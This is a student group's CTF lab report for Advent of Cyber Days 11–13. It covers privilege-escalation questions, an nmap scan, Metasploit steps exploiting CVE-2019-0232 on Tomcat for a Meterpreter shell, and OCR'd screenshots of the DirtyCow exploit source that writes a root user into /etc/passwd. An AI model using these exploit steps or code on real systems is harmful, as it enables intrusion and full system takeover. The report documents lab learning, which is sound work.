PSP0201
Week 4
Report

Group Name : Cipher
Members :

ID	Name	Role
1211103064	MUHAMAD AIMAN BIN MOHD EHWAL	Leader
1211103085	MUHAMMAD FARID BIN JAYATAN	Member
1211103373	MUHAMMAD ALIF BIN KHABALI	Member
1211103451	ARIF MUHRIZ BIN SYAMSUL FOZY	Member

Day 11 : The Rogue Gnome (Networking)

Tool Used : Kali Linux, Firefox

Question 1: What type of privilege escalation involves using a user account to execute commands as an administrator?

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.


Answer : vertical

Question 4 : What is the name of the file that contains a list of users who are a part of the sudo group?

Users who can use `sudo` are called **"sudoers"** and are listed in `/etc/sudoers`

Answer : /etc/sudoers

Question 8 : What are the contents of the file located at /root/flag.txt?



Answer : thm{2fb10afe933296592}

Thought Process / Methodology :

To get the flag, we just use **cat /root/flag.txt**

Day 12 : Ready, set, elf.


Tool Used : Kali Linux, Firefox , Google search engine , Metasploit
Solution / Walkthrough :

Question 1: What is the version number of the web server?

```
└─$ nmap -Pn -sV 10.10.64.177
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-27 05:14 EDT
Nmap scan report for 10.10.64.177
Host is up (0.25s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
8080/tcp open  http          Apache Tomcat 9.0.17
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


Answer : 9.0.17

Question 2 : What CVE can be used to create a Meterpreter entry onto the machine?



Answer : CVE-2019-0232

Question 3 : What are the contents of flag1.txt?Answer :



Answer: thm{whacking_all_the_elves}


Thought Process / Methodology :

Run the usual procedure (open the vpn and find target machine IP address) then type nmap -Pn -sV <target_IP_address> to serve all ports as open and find the version number of every open port. Use Metasploit using the command “ msfconsole” in the terminal .In the console, use command “search CVE 2019-0232” to find vulnerabilities then type “use 0” to interact with a moodule. Set our machine IP address as the LHOST. Set the target machine IP address as the RHOST. Set the “http://<target_machine_IP>/cgi-bin/elfwhacker.bat” as the TARGETURI. After that, command “run” in the console.
When the meterpreter session 1 has opened, enter “ cat flag1.txt” The flag is then shown.


Day 13 : Coals for Christmas

Tool Used : Kali Linux, Firefox
Solution / Walkthrough :

Question 1




Question 2




What old, deprecated protocol and service is running?
The answer is telnet.

Question 3




The credential is **clauschristmas**

Question 4




We found that **Ubuntu 12.04** is the server running


Question 5





We did cat cookies_and_milk.txt to looks inside the file and we found that the grinch got there first.

Question 6




Psp0201 Kali - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
10.18.30.20
0:02
121103064@kali: ~
File Actions Edit View Help
GNU nano 2.2.6
File: dirty.c
Modified
int f;
void *map;
pid_t pid;
pthread_t pth;
struct stat st;
struct Userinfo {
char *username;
char *hash;
int user_id;
int group_id;
char *info;
char *home_dir;
char *shell;
};
char *generate_password_hash(char *plaintext_pw) {
return crypt(plaintext_pw, salt);
}
char *generate_passwd_line(struct Userinfo u) {
const char *format = "%s:%s:%d:%d:%s:%s:%s\n";
int size = snprintf(NULL, 0, format, u.username, u.hash,
u.user_id, u.group_id, u.info, u.home_dir, u.shell);
char *ret = malloc(size + 1);
sprintf(ret, format, u.username, u.hash, u.user_id,
u.group_id, u.info, u.home_dir, u.shell);
return ret;
}
void *madviseThread(void *arg) {
int i, c = 0;
for(i = 0; i < 200000000; i++) {
c += madvise(map, 100, MADV_DONTNEED);
}
printf("madvise %d\n\n", c);
}
int copy_file(const char *from, const char *to) {
// check if target file already exists
if(access(to, F_OK) != -1) {
printf("File %s already exists! Please delete it and run again\n",
to);
return -1;
}
char ch;
^G Get Help
^O WriteOut
^R Read File
^Y Prev Page
^K Cut Text
^C Cur Pos
^X Exit
^J Justify
^W Where Is
^V Next Page
^U UnCut Text
^T To Spell


Psp0201 Kali - VMware Workstation 16 Player (Non-commercial use only)
Player
1 2 3 4
10.18.30.20
0:05
121103064@kali: ~
File Actions Edit View Help
GNU nano 2.2.6
File: dirty.c
Modified
fclose(source);
fclose(target);
return 0;
}
int main(int argc, char *argv[])
{
// backup file
int ret = copy_file(filename, backup_filename);
if (ret != 0) {
exit(ret);
}
struct Userinfo user;
// set values, change as needed
user.username = "firefart";
user.user_id = 0;
user.group_id = 0;
user.info = "pwned";
user.home_dir = "/root";
user.shell = "/bin/bash";
char *plaintext_pw;
if (argc >= 2) {
plaintext_pw = argv[1];
printf("Please enter the new password: %s\n", plaintext_pw);
} else {
plaintext_pw = getpass("Please enter the new password: ");
}
user.hash = generate_password_hash(plaintext_pw);
char *complete_passwd_line = generate_passwd_line(user);
printf("Complete line:\n%s\n", complete_passwd_line);
f = open(filename, O_RDONLY);
fstat(f, &st);
map = mmap(NULL,
st.st_size + sizeof(long),
PROT_READ,
MAP_PRIVATE,
f,
0);
printf("mmap: %lx\n",(unsigned long)map);
pid = fork();
if(pid) {
^G Get Help
^O WriteOut
^R Read File
^Y Prev Page
^K Cut Text
^C Cur Pos
^X Exit
